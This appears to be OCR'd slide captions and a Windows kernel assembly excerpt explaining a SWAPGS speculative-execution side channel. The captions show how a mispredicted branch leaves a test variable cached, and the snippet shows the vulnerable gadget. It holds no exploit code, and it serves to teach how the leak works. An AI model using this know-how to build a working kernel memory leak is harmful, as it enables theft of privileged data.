
RCX = 0x000012345678ABCD




RCX is loaded with the value located at the address represented by the test variable (+ 0x830)




The branch misprediction is eventually detected, and everything is reverted (including GS bases)




… but the Test Var remains cached




```
swapgs
…
test    byte ptr [nt!KiKvaShadow],1
jne     skip_swapgs
swapgs
mov     r10,qword ptr gs:[188h]
mov     rcx,qword ptr gs:[188h]
mov     rcx,qword ptr [rcx+220h]
mov     rcx,qword ptr [rcx+830h]
mov     qword ptr gs:[270h],rcx
```

